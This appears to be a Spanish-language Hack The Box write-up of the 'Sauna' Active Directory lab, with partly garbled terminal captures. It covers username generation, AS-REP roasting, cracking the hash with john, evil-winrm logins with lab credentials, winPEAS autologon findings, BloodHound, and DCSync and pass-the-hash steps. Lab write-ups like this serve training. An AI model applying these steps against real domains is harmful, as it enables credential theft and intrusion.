Máquina Sauna Hack The Box Easy

Hoy la verdad tengo prisa, no debería de hacer una máquina tan al grano pero las comprobaciones habituales no las voy a realizar

```
-$ sudo openvpn hackthebox.ovpn
[sudo] contraseña para jouker:
2025-04-25 22:13:47 WARRING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes"
also set.
2025-04-25 22:13:47 Note: --data-ciphers-fallback with cipher 'AE5-128-CBC' disables data channel offload.
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2025-04-25 22:13:47 Ubrary versions: OpenSSL 3.5.0 8 Apr 2025, L20 2.10
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2025-04-25 22:13:47 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 Attempting to establish TCP connection with [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TCP connection established with [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TCPV4_CLIENT link local: (not bound)
2025-04-25 22:13:47 TCPV4_CLIENT link local: [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TCPV4_CLIENT link packet from [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TCPV4_CLIENT link necestic [AF_INET]154.57
```

Hay ping con el objetivo

```
$ ping 10.10.10.175

PING 10.10.10.175 (10.10.10.175) 56(84) bytes of data.
64 bytes from 10.10.10.175: icmp_seq=1 ttl=127 time=38.5 ms
64 bytes from 10.10.10.175: icmp_seq=2 ttl=127 time=36.8 ms
^C
--- 10.10.10.175 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 36.755/37.611/38.468/0.856 ms

--- (jouker* jouker*)-[~/Escritorio/temporal]
```

Resultado del NMAP podemos destacar que el puerto 80 también se encuentra disponible, seguramente haya que usarlo.

```
NSE Timing: About 99.96% done; ETC: 22:18 (0:00:00 remaining)
Completed NSE at 22:18, 40.07 s clapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:18, 2.56s clapsed
NSE: Starting runlevel 3 (of 3) scan.

RSE: Starting runlevel 3 (of 3) scan.

Completed NSE at 22:18, 0.00s clapsed
NSE: Starting runlevel 2 (of 3) scan.

Completed NSE at 22:18, 0.00s clapsed
NSE: Starting runlevel 2 (of 3) scan.

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NSE: Starting runlevel 2 (of 3) scan.

Completed NSE at 22:18, 0.00s clapsed
NSE: Starting runlevel 2 (of 3) scan.

Completed NSE at 22:18, 0.00s clapsed
NSE: Starting runlevel 2 (of 4) starting runl
```


Un poco de crackmapexec como en los viejos tiempos, listamos a ver que añadimos al /etc/hosts

```
10.10.11.1/4 support.ntb dc.support.ntb
10.0.2.12 SOUPEDECODE.LOCAL
10.10.11.51 DC01.sequel.htb sequel.htb
10.10.10.175 EGOTISTICAL-BANK.LOCAL
# The TOLLOWING Lines are desirable for IPv6 capable hosts
```

No podemos listar cosas sin credenciales, vayamos a la web mejor.


```
| Sudo nano /etc/hosts | Govermo-[~/Escritorio/temporal] | Go
```

En la página dentro del about us hay unos posibles usuarios que vamos a anotar.



En el caso de active directory de forma general siempre hay un formato de nombre, dicho formato puede ser p.palomo, pablo.palomo etc, en este caso vamos a usar una herramienta que tu al ponerle un user te puede sacar variables de un mismo nombre.

Linkedin users:



OSINT Tool: Generate username lists from companies on LinkedIn.

This is a pure web-scraper, no API key required. You use your valid LinkedIn username and password to login, it will create several lists of possible username formats for all employees of a company you point it at.

Here's what you get:

- first.last.txt: Usernames like Joe.Schmoe
- f.last.txt: Usernames like J.Schmoe
- flast.txt: Usernames like JSchmoe
- firstl.txt: Usernames like JoeS
- · first.txt Usernames like Joe
- · lastf.txt Usernames like Schmoel
- rawnames.txt: Full name like Joe Schmoe
- metadata.txt CSV file which is full_name,occupation

Optionally, the tool will append @domain.xxx to the usernames.



Pues he patinado mucho, la herramienta no era esa. La herramienta es la siguiente:

Username-anarchy, tampoco soy un animal, en vez de probar con todos los usuarios solo voy a probar uno de ellos.

```
-$ ruby username-anarchy Fergus Smith
fergus
fergussmith
fergus.smith
fergussm
fergsmit
ferguss
f.smith
fsmith
sfergus
s.fergus
smithf
smith
smith.f
smith.fergus
fs
```

Creo que me acabo de sacar el jackpot, el primer usuario que pruebo tiene el parametro DOES NOT REQUIRE activo, que suerte que he tenido esta vez.

Aún asi voy a hacerlo bien y ahora que se el formato voy a probar con los demás usuarios aunque sea para comprovar que son válidos a nivel de sistema

hmmmm, no los ha detectado bien, pero como decía hoy tengo prisa después comparo con los nombres que obtenga

Mientras hacia lo anterior he dejado crackeando la password de mi colega.

```
(jouker⊕ joukerm)-[~/Escritorio/temporal]

$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:15 DONE (2025-04-25 22:35) 0.06485g/s 683480p/s 683480c/s 683480C/s Thing..The_peppermill
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(jouker⊕ joukerm)-[~/Escritorio/temporal]
```

Si señores hay evil win rm

Pero no puedo irme al evil-winrm sin antes mirar los usuarios en cuestión:

Pues acabo de tener la suerte de 1 en un millón, todos los demás usuarios no existían, ya me parecía raro a mi

```
| Content | Con
```

Abrimos la consola evil-winrm

Para escalar privilegios antes de abrir nuestro querido bloodhound vamos a darle un intento a winpeas, a ver si nos lista escaladas de interés.

```
-rw-rw-r- 1 jouker jouker 10144256 abr 25 22:45 winPEASx64.exe

-(jouker@joukerm)-[~/Escritorio/herramientas]

$ chmod +x winPEASx64.exe

-(jouker@joukerm)-[~/Escritorio/herramientas]

$ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> upload winPEASx64.exe

Info: Uploading /home/jouker/Escritorio/herramientas/winPEASx64.exe to C:\Users\FSmith\Documents\winPEASx64.exe
```

YYY CREDENCIALES SUELTAS DEL USUARIO svc_loanmanager

```
: FSmith [AllAccess]
    C:\Users\Public
    C:\Users\svc_loanmgr
ÉÍÍÍÍÍÍÍÍÍÍ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName
                                       EGOTISTICALBANK
    DefaultUserName
                                       EGOTISTICALBANK\svc_loanmanager
    DefaultPassword
                                       Moneymakestheworldgoround!
ÉÍÍÍÍÍÍÍÍÍÍ Password Policies
È Check for a possible brute-force Domain: Builtin
    SID: S-1-5-32
```

Importante revisar el nombre porque no ha sido el mismo en este caso, ha variado ligeramente...

```
2020-01-24 23:48:31 0
(jouker® joukerm)-[~/Escrttorto/herramtentas]
netexec smb 10.10.10.175 -u 'svc_loanmgr' -p
10.10.10.175 445 SAUNA
10.10.10.175 445 SAUNA
                                                            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
[-] EGOTISTICAL-BANK.LOCAL\svc_loanngr:Moneymakestheworldgoround STATUS_LOGON_FAILURE
jouker® joukerm)-[~/Escritoric/herramientas]
netexec smb 10.10.10.175 -u 'svc loanmgr' -p
10.10.10.10.175 445 SAUNA
10.10.10.175 445 SAUNA
                                                                 Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
                                                            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
    uker⊛joukerm)-[~/Escritorio/herramientas]
```

Y de vuelta al evilwinrm

```
10.10.10.175 445
                                                        SAUNA
                                                                                     [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
(jouker® joukerm)-[~/Escritorio/herramientas]
$ netexec winrm 10.10.10.175 -u 'svc_loanmgr' -
VINRM 10.10.10.175 5985 SAUNA
VINRM 10.10.10.175 5985 SAUNA
                                                                                     [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
[+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
     jouker@ joukerm)-[~/Escritorio/herramientas]
```

Es cierto que podría haberlo hecho con bloodhound y tambien con el sharphound pero la verdad me da algo de palo la transferencia de archivos y esto va bastante más rápido

```
Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
Found 1 computers

Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
Found 2 groups

Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
Found 2 groups

Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
Found 2 groups


Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
Found 3 gpos


Cound 1 computers
```


Abro la comanda para borrar la BBDD y seguidamente abro neo4j para bloodhound...

```
$ cat neo4jdetelte
MATCH (n) DETACH DELETE n;
  —(jouker⊛joukerm)-[~]
$ sudo neo4j start
[sudo] contraseña para jouker:
Directories in use:
home: /usr/share/neo4;
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
            /usr/share/neo4j/plugins
plugins:
import:
data:
              /usr/share/neo4j/import
              /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:
              /usr/share/neo4j/licenses
               /var/lib/neo4j/run
run:
Starting Neo4j.
Started neo4j (pid:31965). It is available at http://localhost:7474
There may be a short delay until the server is ready.
  -(jouker❸joukerm)-[~]
```

Subimos los archivos generados con bloodhound.







Tengo privilegios para realizar un dosyno.

Y de una forma fácil y sencillo conseguimos el hash del admin que nos permitirá hacer pass-the-hash con las credenciales de administrador.

Conseguido, fácil y para toda la familia